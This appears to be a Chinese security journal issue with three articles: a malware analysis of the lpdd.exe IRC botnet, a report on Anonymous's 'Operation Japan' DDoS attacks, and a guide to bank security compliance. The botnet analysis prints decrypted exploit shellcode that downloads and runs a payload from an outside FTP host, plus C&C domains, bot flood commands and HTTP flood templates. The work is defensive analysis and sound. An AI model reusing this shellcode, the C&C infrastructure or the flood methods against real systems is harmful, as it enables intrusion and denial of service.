8、2011 年安全回顾与展望：绿盟科技安全研究院　鲍旭华　王卫东　李鸿培　赵粮

一个基于IRC的botnet客户端分析

核心技术部　刘亚

关键词： botnet　DDoS　IRC　C&C　逆向分析　检测　防御

摘要：以 botnet 作为平台来发起 DDoS 攻击依然是黑产界比较青睐的方式，检测和防御这种 botnet 的前提是能逆向分析其工作原理，本文将介绍对一个 DDoS botnet 客户端的逆向分析过程，描述其架构、功能以及逆向分析的方法，并介绍检测方案和防御建议。

一．概述

2011 年 8 月份，我们的蜜网系统频繁捕获到一个名为 lpdd.exe 的样本，在半个多月的时间内捕获了 93 次。分析发现这是一个依然活跃的僵尸网络的客户端程序，它通过一种基于 IRC 的命令与控制（C&C）协议接受并响应远程控制服务器的指令，主要用来发起 DDoS 攻击，一旦被感染，攻击者可以完全控制受害者机器，并能够轻易的安装其它的恶意程序。

本文将介绍对 lpdd.exe 样本的分析过程，描述一个 botnet 样本的功能、工作过程以及逆向分析的方法，最后还将介绍一种检测方案和防御建议。文章的组织如下：第 2 节介绍该样本的传播原理，第 3 节介绍样本的主机和网络行为，第 4 节介绍检测和防御方法，最后是简单的总结。

二．感染和传播

该样本利用 MS06-040 漏洞传播。攻击机器首先尝试跟受害者机器的 445 端口建立连接，如果连接成功则马上断开，再重新建立一条新的连接，然后在新的连接中利用 MS06-040 漏洞上传并运行 lpdd.exe 样本。Snort 附带的 ID=7250 的规则可以检测出上述漏洞利用过程。

分析提取的 shellcode 发现了样本下载 URL、本地文件名等信息，这些敏感数据和关键代码做了 XOR 加密。解密后发现 shellcode 主要依赖 URLDownloadToFileA()、WinExec () 和 ExitThread() 这 3 个系统 API，分别用来完成样本的下载、运行和 shellcode 退出。

感染成功后受害者机器不但会主动连接并响应远程控制服务器的指令，还会充当传播者继续感染其他的受害者。

```
 JUMP_1:
jmp     GO_ON

SHELLCODE_ENTRYPOINT:
call    JUMP_1

GO_ON:
pop     ebx
xor     ecx,ecx
mov     cx,129h;    解密长度

DECODE_LOOP:
xor     byte ptr [ebx+0Eh],88h; 解密密钥为 0x88
inc     ebx
loop    DECODE_LOOP

// 解密出来的数据
e8 18 00 00 00 36 1a 2f-70 8e 4e 0e ec 98 fe 8a  .....6./p.N.....
0e ef ce e0 60 75 72 6c-6d 6f 6e 00 01 5b 54 89  ....`urlmon..[T.
e5 89 5d 00 6a 30 59 64-8b 01 8b 40 0c 8b 70 1c  ..].j0Yd...@..p.
ad 8b 58 08 eb 0c 8d 57-10 51 52 ff d0 89 c3 59  ..X....W.QR....Y
eb 10 6a 08 5e 01 ee 6a-04 59 8b 7d 00 80 f9 01  ..j.^..j.Y.}....
74 e4 51 53 ff 74 8f fc-e8 3f 00 00 00 59 89 44  t.QS.t...?...Y.D
8e fc e2 e9 e9 8b 00 00-00 68 00 00 00 00 68 00  .........h....h.
00 00 00 8d 8f f4 00 00-00 51 8d 97 fd 00 00 00  .........Q......
52 68 00 00 00 00 ff 55-08 68 01 00 00 00 8d 8f  Rh.....U.h......
f4 00 00 00 51 ff 55 10-50 ff 55 14 53 55 56 57  ....Q.U.P.U.SUVW
8b 6c 24 18 8b 45 3c 8b-54 05 78 01 ea 8b 4a 18  .l$..E<.T.x...J.
8b 5a 20 01 eb e3 32 49-8b 34 8b 01 ee 31 ff fc  .Z ...2I.4...1..
31 c0 ac 38 e0 74 07 c1-cf 0d 01 c7 eb f2 3b 7c  1..8.t........;|
24 14 75 e1 8b 5a 24 01-eb 66 8b 0c 4b 8b 5a 1c  $.u..Z$..f..K.Z.
01 eb 8b 04 8b 01 e8 eb-02 31 c0 89 ea 5f 5e 5d  .........1..._^]
5b c2 08 00 e8 70 ff ff-ff 6c 70 64 64 2e 65 78  [....p...lpdd.ex
65 00 66 74 70 3a 2f 2f-63 63 63 3a 31 40 XX XX  e.ftp://ccc:1@
XX
XX XX XX XX XX XX XX XX-XX XX XX 3a 35 38 30 39  X.XXX.
XX.XX:5809
2f 74 79 66 2e 6a 70 67-00 fb be 5a c4 dd 6d fe  /tyf.jpg...Z..m.
```

图 2.1：shellcode 解密代码及解密数据

```
push    0
push    0
lea     ecx,[edi+0F4h]  // 样本本地保存名：lpdd.exe
push    ecx
```

```
lea    edx,[edi+0FDh]  // 样本 URL
push   edx
push   0
call   dword ptr [ebp+8]  // 调 用
URLDownloadToFileA() 下载样本
push   1
lea    ecx,[edi+0F4h]
push   ecx
call   dword ptr [ebp+10h] //  调 用
WinExec() 运行样本
push   eax
call   dword ptr [ebp+14h] //  调 用
ExitThread() 退出
```

图 2.2：shellcode 的关键执行代码

三 . 样本和行为分析

分析样本运行时所产生的主机行为日志，发现完全符合木马的行为特征，典型行为包括:

1. 关闭 Windows 的安全服务：net stop "Security Center"。

2. 拷贝自身到系统目录生成新文件: C:\WINDOWS\system32\smsc.exe。

3. 将自身注册为新的 windows 自启动服务并立即启动（HKLM\SYSTEM\ControlSet001\Services\PrtSmanm）。

4. 连接远程控制服务器，接受并响应服务器的命令。

5. 扫描邻近公网网段内的其它主机，尝试利用 MS06-040 漏洞继续攻击其它主机。

样本基于 IRC 和远程服务器通信，但服务器运行于非标准端口 8685 上。pcap 抓包文件中除了出现 NICK、JOIN、USER、PING、PONG 等常见的 IRC 命令外，还有 ddosstop、patcher、shttp 等疑似 DDoS 攻击和远程控制的命令，所以初步断定该 bot 的 C&C 协议基于 IRC，很可能用于 DDoS 攻击。

静态分析样本时发现被加了 eXPressor 1.6.0.1 壳，脱壳后用 Sysinternal 的 strings 工具扫描样本，发现了不少有意义的字符串，比如命令串 ddosstop、bandwithflood、ccflood、ccgetflood，一些 HTTP GET 模板串，以及若干命令行选项。这进一步增加了该样本可以用于 DDoS 攻击的可能，那些 HTTP GET 模板字符串很可能供用来发起 HTTP Flood 攻击。

```
log.in
l.out
staticftp
sftp
rmcc.die
rmcc.now
advscan
stop
patcher
visit
opentem
opentem2
tcpsyn
ddosstop
bandwithflood
udpx
ping
trollflood
ccflood
ccgetflood
floodcc
tfn2ksyn
```

…

图 3.1：样本中发现的控制命令字符串

基于主机行为日志和脱壳后的样本，在 IDA Pro 这类反汇编工具的帮助下，利用“关联分析、交叉引用”的方法，可以逐步分析出样本中各部分代码 / 函数的功能。而对于 botnet 客户端这类 malware 样本，如果逆向分析时能首先定位并分析出 C&C 功能模块，不但可以快速了解 bot 的功能和命令格式，还有助于逆向其它的功能模块，比如寻找感染模块、扫描模块、自防护模块等。

下面是 lpdd.exe 样本的逆向分析过程总结:

1. 归纳蜜罐的主机行为日志中的特征字符串，包括进程变化的命令参数、注册表变化的键名、文件变化的路径名、网络抓包中的域名等，将它们跟 strings 扫描出的字符串做关联。

2. 分析关联后的字符串在样本中的引用情况，以此来定位样本中完成特定主机行为的函数 / 代码，比如命令处理函数、服务创建函数、扫描函数等。

3. 再分析已知功能的函数 / 代码的被引用情况，分析出其它未知功能的函数 / 代码。

4. 重复步骤 3，不断的找出未知的函数 / 代码。

```
aGetSHttp1_1Acc db 'GET %s HTTP/1.1',0Dh,0Ah
                db 'Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, appl'
                db 'ication/x-shockwave-flash, */*',0Dh,0Ah
                db 'Accept-Language: zh-cn',0Dh,0Ah
                db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
                db 'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV'
                db '1)',0Dh,0Ah
                db 'Host: %s',0Dh,0Ah
                db 'Connection: Keep-Alive',0Dh,0Ah
                db 0Dh,0Ah,0

aGetSHttp1_1Hos db 'GET %s HTTP/1.1',0Dh,0Ah
                db 'Host: %s',0Dh,0Ah
                db 0Dh,0Ah,0

aGet            db 'GET',0
                db 'Accept-Language: zh-cn',0Dh,0Ah
                db 'Accept-Encoding: gzip, deflate',0Dh,0Ah,0
```

图 3.2：样本中发现的 HTTP 请求字符串

利用上述方法找到了命令响应函数，分析后发现里面集成了多种 DDoS 攻击代码，包括 TCP Syn Flood、UDP 大包、TCP Flood、HTTP GET Flood 等；以及升级、安装等远程控制命令。利用这些指令，攻击者不但可以控制僵尸主机发起流量巨大的 DDoS 攻击者，还可以远程安装任意其它类型恶意软件，比如账号窃取、垃圾邮件发送等。

除了能发起 DDoS 攻击和能通过网络传播外，该样本的其它功能总结如下:

1. 检测运行环境，发现自身运行于 Vmware 虚拟机或者是沙盒环境时自动退出。

2. 检测调试器，发现自身被调试或者系统处于调试模式时，也会自动退出。

3. 看门狗功能，定期检测样本和注册表自启动键是否被删除，根据需要进行恢复。

4. 能通过 U 盘传播。

5. 样本中有备用域名，如果连接远程控制服务器失败，就会启用备用域名。样本中发现的备用域名如下:

- ringc.strangled.net

- greenbarc.IsTheBe.st
- sandtp.chickenkiller.com
- computercc.ignorelist.com
- headmefc.AsSexyAs.com
- onthebreak.UglyAs.com
- pantylost.crabdance.com
- stockingag.jumpingcrab.com
- marinehh.twilightparadox.com
- pantylost.mooo.com

表 3.1：lpdd.exe 的部分控制命令

指令串	说明	指令串	说明
l.in log.in	登录	tfn2ksyn aksyn syn tcp	TCP SYN flood 攻击，通过子命令选项控制 bot 生成 n 种 TCP 头各不相同的 TCP 包。
l.out lo	退出	trollflood	TCP 连接耗尽攻击。
rmcc.die rmcc.now	卸载	ccflood	HTTP GET flood 攻击。创建 n 个线程，每个线程 GET m 次，每次 GET 后都会从 GET 回的内容中寻找一个新的 URL 再次 GET。
threads t	攻击任务管理命令，包括 kill、tlist 两种子命令，分别用于取消特定的攻击任务和枚举攻击任务。	ccgetflood tcpsyn	同 ccflood，只是第一个 GET 的 HTTP 头不同。
ipcc.wget ipcc. download	下载并运行 指定的网络文件。	visit	模仿 Mozilla 和 IE 的 HTTP GET flood 攻击。
socks4 s4	打开 socks 代理服务。	floodcc	模仿 Mozilla 和 IE 的 HTTP GET flood 攻击。
socks4stop s4stop	关闭 socks 代理服务。	bandwithflood	通过频繁的下载 实现带宽耗尽攻击。
resolve dns	解析指定域名， 返回解析结果。	akudp	UDP flood 攻击。
flushdns fdns	清除 DNS 缓存。	udpx udp	UDP 大包 flood 攻击。
patcher	更新 tcpip.sys。	ping	ICMP PING echo 大包 flood 攻击。
opentem opentem2	添加账户。	akicmp	ICMP flood 攻击。
r0flzcc. updt r4wrcc.nb	停止攻击。	ddosstop	停止所有的 DDoS 攻击。

四 . 检测和防御

样本中发现的远程控制服务器域名、IP 地址和端口号可以用来检测和屏蔽内网中的该 botnet 僵尸主机，下面介绍另一种利用样本传播和运行特征检测该 botnet 僵尸主机的方法。

前面已经介绍，该样本利用 MS06-040 漏洞主动传播，受害者机器被成功感染后会充当传播者继续感染其他的受害者，但如果受害者机器运行的是 Vmware 虚拟机，即使被感染样本也会退出运行。利用这个特点所设计的专用检测方案如图 4.1 所示。

图中的蜜罐和 IDS 均基于 Vmware 虚拟机，其中 Windows 系统需要配置公网 IP，并存在 MS06-040 漏洞。IDS 可以用一个运行 snort 的 linux 系统实现，需要添加 MS06-040 漏洞利用检测规则和 Windows PE 文件下载检测规则。

系统部署后，如果蜜罐 IP 相邻网段内存在 lpdd.exe 僵尸主机，那么蜜罐就很可能被它们扫描到并感染。如果感染发生，系统就会产生 MS06-040 漏洞利用报警和 PE 文件下载报警。定期关联分析这两种报警便可以检测相邻公网网段内的 lpdd 僵尸主机。

利用上述方案，从 2011 年 7 月 12 日到 2011 年 10 月 13 日我们在某省共检测到 272 个该 botnet 的僵尸主机 IP。




图 4.1：lpdd 僵尸主机检测方案原理图

五 . 总结

本文跟大家分享了一个名为 lpdd.exe 的 botnet 客户端的逆向分析过程，及其检测和防御方案。实际上该样本只是我们的蜜网系统捕获到的众多僵尸网络客户端之一，之前还捕获到过 yoyoddos/imddos 等多种类似的样本。从我们观察到的现象和统计结果看，DDoS 攻击类型的僵尸网络客户端是捕获最多的恶意样本，传播很猖獗，这说明 DDoS 攻击依然是中国地区互联网上比较严重的威胁。

在 C&C 协议方面，近年来陆续出现了基于 HTTP、各种私有协议甚至微博的僵尸网络，其结构也从早期的服务器集中控制发展到了分散控制和 P2P 结构，而 lpdd.exe 依然采用经典的 IRC 作为控制协议，而且基于集中控制式结构，但采用了备用域名来提高冗余性和可用性。众所周知，IRC 是早期 botnet 程序编写者常用的 C&C 协议，其原因除了其天生的群组通信特性适合单个（少数）的攻击者跟多数的僵尸主机进行通信（控制）这种场景外，IRC 还具有协议成熟、命令可扩展性强、开源实现多等优点，采用基于 IRC 的 C&C 实现新的 bot 稳妥、可靠，开发周期也短。lpdd.exe 的出现说明 IRC 作为经典的 C&C 协议依然被某些 botnet 组织青睐，而且可能会不断发展出新的攻击指令，安全研究人员和网络管理员依然需要对基于 IRC 的 botnet 保持关注。

代号“日本行动”-Anonymous攻击报告

产品推广部　田民　赵旭

关键词： Anonymous　DDoS 攻击　网页篡改

摘要： 自 2008 年对科学教会网站的攻击到最近针对日本政府网站的“日本行动”，Anonymous 一直是全球网络安全事件的焦点。其中篡改网页和 DDoS 攻击是 Anonymous 最常使用的攻击手段。通过对 Anonymous 攻击过程和攻击工具的研究，可以发现，防护 Anonymous 对网站的攻击不是不可能的，可以通过网站自身加固以及部署专业的安全设备进行有效防护。

引子

6月 21 日，日本法院通过了版权法修正案：持有盗版音乐和电影的个人将面临最高 2 年监禁和最高 2 百万日元（近 20 万人民币）的罚款。

6 月 25 日，日本财务省网站的若干网页被篡改。同日，最高法院和版权法院的网站无法访问。

6 月 26 日，日本交通省关东地区建设局网站无法访问。

6 月 27 日，日本自民党和民主党网站无法访问。

发起上述攻击的是著名的“Anonymous”组织，攻击代号：日本行动。

"Greetings land of the rising sun, we are Anonymous." Photo credit: @op_japan

1.Anonymous 何许人也?

Anonymous 于 2003 诞生在一个名叫“4chan”的图片发布网站。Anonymous，顾名思义，以人们多用匿名身份出现在互联网上这一特征来命名。Anonymous 组织宣称其核心价值观是倡导互联网自由以及言论自由。自 2008 年开始，Anonymous 组织发生了重大转变，即不断通过发动网络攻击来进行所谓的“抗议”。

其中，DDoS 攻击是 Anonymous 最常采用也是最具破坏力的攻击手段。诸如在著名“报复行动”、“阿拉伯之春行动”中，DDoS 攻击被 Anonymous 运用得淋漓尽致，发动过很多震惊世界的攻击。


2.“辉煌战绩”

自 2008 开始，Anonymous 发动了若干次大规模网络攻击，其中较为著名的攻击事件如下:

	时间	代号		事件描述	后果
1	2008	Project Chanology		Anonymous 以反互联网审查为 由展开对科学教会网站 DDoS 攻击。	网站无法访问。
2	2009	Operation Didgeridie		Anonymous 展开对澳大利亚政府的报复性 DDoS 攻击行动，抗议澳政府对 ISP 的互联网审查行为。	攻击导致网站 近一小时无法访问。
3	2010	Operations Payback	Operation Payback	Anonymous 开展 Operation Payback 行动 针对版权组织、司法机构等网站的 DDoS 攻击。	网站无法访问。
			Operation Avenge Assange	Anonymous 以支持 Wikileaks 和阿桑奇 的理由开展对 Amazon、Paypal、Mastercard、 VISA、瑞银和法国邮政等的 DDoS 攻击。	Mastercard 和 VISA 网站无法访问。
			Operation SONY	Anonymous 发起对 SONY 的 DDoS 攻击，代号 #opsony。	导致 SONY PlayStation 及多个网站无法访问。
4	2011	Arab Spring activities	Operation Tunisia	Anonymous 攻击突尼斯政府网站表达针对 Wikileaks 审查的抗议以及对突尼斯革命的支持。	多个政府网站无法访问。
			Operation Egypt	2011 年埃及革命期间，埃及政府网站 （国家民主党）被 Anonymous DDoS 攻击。	网站被持续攻击直到穆 巴拉克下台才得以恢复。
			Operation Syria	Anonymous 持续 DDoS 攻击叙利亚政府部门的 邮件服务器，使得政府部门间的正常邮件通信无法进行。	邮件服务挂起。
5	2012	Operation Megaupload		Anonymous 展开了对多个组织和政府网站的 DDoS 攻击， 为报复这些组织和部门对文件共享网站 Megaupload 的封杀。	网站无法访问。
		Operation Japan		Anonymous 展开对日本政府网站的 攻击以抗议版权法修正案对盗版行为的惩罚。	网页被篡改 网站无法访问。

3. 攻击之道

Anonymous 攻击的过程一般来说包括 4 个步骤:



第一步：确立攻击目标，通过 Twitter, IRC, Facebook, 和其他网站招募攻击参与者;


第二步：开发 / 传播攻击工具;

第三步：第一轮攻击往往是篡改网页或偷窃数据;

第四步：第二轮攻击的主要手段是 DDoS，直接将被攻击者“清除”出互联网。

4. 篡改

漏洞是一个衡量网站是否存在脆弱性的关键因素，网页篡改往往是漏洞利用的结果。在下图中，攻击者利用 WEB 应用的脆弱性进行渗透，这些脆弱性包括错误的应用程序配置，不正确的输入 / 输出处理等。攻击的手段包括 Fingerprinting, SQL injection, XSS 和 CSRF 等，其结果可能是网页被篡改或信息泄露。



5.DDoS “武库”


Anonymous 常用的 DDoS 工具如下所示:

	工具名称	攻击类型	攻击原理
1	HOIC	Http get flood	合法的 HTTP Get 请求洪水，攻击者可以设定攻击速率以及通过编辑脚本文件设置 random headers 以规避检测或 random URL 扩大攻击范围。
2	LOIC	Http get flood	合法的 HTTP Get 请求洪水，可以设置攻击速率和攻击端口（80 或其他），并支持 TCP 或 UDP 洪水攻击。
			非法的 HTTP Get 请求（malformed HTTP request）洪水。
3	R U Died Yet?	Http post flood	以非常缓慢的速度发送 HTTP POST 数据包耗尽服务器处理资源。
4	DDoSim	Http get flood	合法的 HTTP Get 请求洪水。
			非法的 HTTP Get 请求洪水。

5	Torshammer	Http post flood	先向服务器发送一个 post 报文请求，然后再分多个报文发送一系列随机的字符串，每个报文包含少量字符耗尽服务器处理资源。
6	Slowloris	Http get flood	延迟发送 HTTP header 以保持 HTTP 的连接状态，数量大的时候会耗尽服务器连接资源。
7	Pyloris	Http get flood	将 “request body” 的内容拆分成单个字符逐一发送，每一个 http 报文只包含少量字符，数量大的时候会耗尽服务器连接资源。

6. 防护之道

6.1 网页篡改防护



篡改防护的根本是发现和修复网站存在的漏洞。不仅需要发现和过滤非法的 HTTP 请求，来自服务器端向客户端返回的恶意的内容和敏感的信息同样需要被阻止。下图展示了如何通过攻击防护以及网页程序自身加固来防止网页被篡改。

6.2 DDoS 防护

针对 DDoS 攻击的防护包括两个阶段:

1) 阶段一：针对访问流量进行异常流量检测;

2) 阶段二：一旦发现存在流量异常的情况则立刻触发流量清洗机制，同时不会干扰到正常的访问流量。

具体的方法如下:

	方法	手段
检测	签名	特征字段
		Flag: ACK,PSH
	行为特征	在相对较短的时间间隔内 大量的 http connections.
		数据包特征（大小、间隔等）
		Port 80
		来自相同 IP 的大量访问请求
防护	客户端验证	URL 重定向
		CAPTCHA
		Syn cookie
		HTTP cookie
	ACL	模板匹配
		黑白名单

参考文献

1.Dana Kennedy. WikiLeaks: Who Is 'Anonymous' and What Is 'Operation Payback'?
http://www.aolnews.com/2010/12/09/wikileaks-who-is-anonymous-and-what-is-operation-payback/

2.Doemela. Who is Anonymous?
http://www.cyberguerrilla.org/?p=145

3.Michael Stone. Anonymous strikes Japanese websites: Operation Japan engaged.
http://www.examiner.com/article/anonymous-strikes-japanese-websites-operation-japan-engaged

4.Rick Martin, Anonymous Protests Japan’s Anti-Download Copyright Law.
http://www.techinasia.com/japan-anonymous-opjapan/

5.Wikipedia, Anonymous(Group)
http://en.wikipedia.org/wiki/Anonymous_(group)

6.Wikipedia, Timeline of events associated with Anonymous.
http://en.wikipedia.org/wiki/Timeline_of_events_associated_with_Anonymous

7.Wikipedia, Copyright law of Japan
http://en.wikipedia.org/wiki/Copyright_law_of_Japan

8.Sean F, Japan's New Copyright Laws: Up To 2 Years Prison For Watching YouTube.
http://www.digital-digest.com/news-63399-Japans-New-Copyright-Laws-Up-To-2-Years-Prison-For-Watching-YouTube.html

9.BBC. Anonymous linked to Japan's government websites attacks.
http://www.bbc.co.uk/news/technology-18608731

全面解析中小银行信息安全合规管理（三）

行业技术部　徐一丁

关键词：中小银行　信息安全监管　信息科技风险管理　等级保护

摘要：本文力求为中小银行客户全面地分析信息安全建设中的合规问题，帮助银行信息安全管理者和技术人员认识理解监管部门工作，作为本银行信息安全工作的参考。

本文所指中小银行，主要指城商行系统的银行，也适用于各省农信（联）社、农商行等。

（接上期）

监管部门检查

为了确保银行能够按照规范和要求去落实，行业监管部门会定期或不定期地对银行进行检查。下面我们先对各监管部门的检查进行概况性的了解。

中国人民银行

人民银行如何进行金融业机构的等级保护检查，目前还没有发布正式的方法，暂不讨论。人民银行目前进行的安全检查，通常是某些系统的专项检查。

1、结合业务监管的安全检查。人民银行在信息安全方面的检查有时结合业务监管进行，在银行某些业务开通时需经人民银行审核批准，在这个过程中人民银行会派专人到现场进行检查，确定各项工作满足标准之后，才允许银行开通这些业务。其中信息安全检查是重要内容，信息安全占了大部分内容，检查人员会根据事先编制的检查表逐项进行审核。

2、针对某个重要系统的专项安全检查，如专门针对网上银行系统的检查。值得注意的是 2012 年 5 月，人民银行发布了《网上银行系统信息安全通用规范》，相对于 2010 年初发布的试行版来说，这个规范已经是正式版本了，也成为了国家标准（编号 JR/T 0068—2012）。人民银行会以这个规范为依据，将网上银行的安全监管持续抓下去。

人民银行进行安全检查的人员，通常是各省人行分支机构技术人员，有的检查也可能由中国金融电子化公司进行。（中国金融电子化公司，1988 年正式成立，是国内最早从事金融系统信息化建设的中国人民银行直属企业。长期以来担负了央行信息化系统开发、安全测评、同城灾难备份、金融行业认证、金融标准及信息化研究等诸多职能。）

中国银监会

银监会常见的检查形式有现场监管、非现场监管和渗透测试安全检查等，前两者

是目前的主要方式。需要注意的是，银监会检查的是银行信息科技风险管理情况，而不是信息安全。在银监会“三道防线”的概念中，信息安全是信息科技风险管理体系中的一部分。

1、现场监管。银监会 2009 年发布了《商业银行信息科技风险管理指引》，同时也全面启动了专门的信息科技现场监管的工作方式。对中小银行的检查，由各省银监局负责，银监局通常抽调本省各地市的银监分局人员组成检查小组，定期到银行现场进行全面检查，该银行信息科技风险管理工作的开展情况。时间从 2 周到 4 周不等。

根据各省银行情况，银监局的现场检查内容有所不同。银监会编制了内部使用的《信息科技风险现场检查手册》，与《商业银行信息科技风险管理指引》相对应，说明了文档审核、人员访谈、现场勘查、技术检查等各种检查手段，供各银监局在现场检查中使用。在信息科技风险管理框架内，银监局每年的检查重点可能不一样，如今年（2012）很多银监局重点检查 IT 外包、网上银行等。银监局检查之前，会针对检查对象进行讨论，制订出一个专门用于本次检查的方案，并参考《信息科技风险现场检查手册》，补充检查手段。

作为现场检查的补充，银监局还会通过培训会、监管约谈等面对面的方式，监督和促进银行的相关工作开展。

2、非现场监管。非现场监管以报表形式开展：银监会编制了相关的报表模板，由银行填写并上报。报表模板为可填写的 PDF 形式，其中涉及银行信息科技治理、风险管理情况、重要信息情况、数据中心机房情况、网络安全管理情况、信息科技风险综合情况等近 20 个表格，完全覆盖了信息科技风险管理的内容。非现场监管报表内比较全面地记录了银行信息科技风险相关的基础数据，如果建立分析模型，可以对银行信息科技风险状况进行动态监控。


3、渗透测试安全检查。目前只是由银监会总部进行，主要针对银行的官方网站、网银系统、办公网和生产网等，这种检查进行了两次。第一次是在 2011 年 10 月开始，选取了国内 9 家银行业机构，第二次近期正在准备开始（2012 年 7 月），预计选取国内的 8 家银行业机构。

公安网监和测评机构（等级保护测评）

等级保护测评，类似人民银行和银监会的现场检查，其目的是全面细致地审核已经定级的系统是否达到了相应级别的等级保护要求。

等级保护测评由各地的等级保护测评机构负责，而不是公安网监（公共信息网络安全监察）部门直接来做。公安网监负责的是等级保护的定级备案、测评管理，在每一个省，根据等级保护测评工作的需要，网监部门会选择一定数量的第三方机构来做实际的测评工作，通常是 2 家到 10 余家不等。测评机构通常是当地的安全测评中心，也有部分地区有安全服务厂商、高校等。每个省的网监部门会向这些测评机构颁发书面的正式确认函，认可这些机构在该网监所辖范围内的测评资格。

现场测评活动的主要任务包括：现场测评准备、现场测评和结果记录、结果确认和资料归还。这三项任务之间存在工作的先后次序，现场测评准备任务完成之后才能开始后续任务。可采用如图所示的工作流程：



应客观反映事实

面临监管部门的检查，银行应如实反映出自身日常安全和风险管理的实际情况，把工作成绩和问题都呈现出来，使监管部门能够对银行的安全和风险管理状况有实际的掌握。

遗憾的是，目前大部分中小银行面临检查的时候，无法做到客观呈现，或者说不敢客观呈现。原因多种多样，常见的有平时工作不到位，对监管部门意图理解的偏差等。

平时工作不到位，导致与监管部门要求的差距较大。2009 年银监会发布信息科技风险管理指引，我们在 2011 年给某些银行客户做相关培训时，还不得不主要讲那些最基本的知识，因为银行客户在此之前对信息科技风险管理没有真正关注和了解，更提不上开展相关工作。如果在这种状态下接受检查，肯定不会得到正面的评价。这几年中小银行业务发展快，IT 建设项目较多，新数据中心、灾备中心、新核心系统、网上银行系统、数据仓库……“本来信息科技部门就人手紧缺，全部放在这些系统建设上都忙不过来，哪有时间去做安全和风险管理？”但这种认识是错误的，在同样防护条件下，业务系统规模越大，出现问题的可能性通常就越高，风险的影响程度越大。银行作为公共服务机构和国家基础设施，安全和风险管理能力应与业务运营能力相匹配。

对监管部门意图理解的偏差，体现在希望每次检查都想拿“100 分”。无论安全管理体系和信息科技风险管理体系，还是专项的网银系统安全体系，其建设都需要有一个过程，不可能一蹴而就，监管部门对此有清醒的认识。监管部门的检查并不期望银行完全没有问题，主要目的之一就是通过这个过程促使银行全面审视自己的现状，主动发现问题并积极改进。检查出的问题，根据轻重缓急采取处理措施，高风险影响大的问题首要解决，较低风险影响小的放到后面解决。相对于表面化的 100 分，监管部门更希望看到的是银行客观真实情况和合理的整改计划。银行履行每次的改进承诺，按计划保证质量地解决问题，一定会在长期得到好的监管评价。

最好的检查准备时间是平时

银行应以监管要求和安全风险防范为目标，建立适合自己特点的安全和风险管理体系。在接受检查的时候，把日常工作的结果实际呈现出来就可以了，而不必费尽心思地去临时整理。

有些银行在接受监管检查的时候，存在突击编制材料的现象。发现某一方面制度缺失，就临时编写一个制度交上去，当监管部门问“这个制度什么时候制订的？”，就答“几个月之前就制订了”。这种应付的行为其实很容易被发现。制度是需要执行的，一项制度发布了几个月，应该做了一些工作，会有工作记录。只补充制度而没有相应的工作记录拿出来，监管部门会认为这个制度没有得到执行，等同于没有这个制度。

合规管理的小结

对商业银行来说，主要的信息安全监管机构是人民银行、银监会和公安部。监管的两大主题是信息安全(等级保护 - 人民银行, 公安部)和信息科技风险（银监会），银行应积极主动地将这些部门的监管要求与自身情况进行结合，建设信息安全和信息科技风险管理体系。

银行应建立统一的信息安全体系，同时满足这些主要的监管要求。可以考虑以银监会《管理指引》和等级保护《基本要求》为主要依据来搭建起框架，以各专项监管指引为各个领域的具体工作指导，以 ISO27000 为代表的国内外信息安全标准为补充，搭建这个信息安全体系。

前面的工作做好了，整改工作按计划开展，制度得到有效执行，日常记录规范而且齐备，在接受监管检查的时候就不会手忙脚乱，能得到很好的评价。从普遍情况来看，对监管要求满足得比较好的银行，安全管理水平也相应较高。

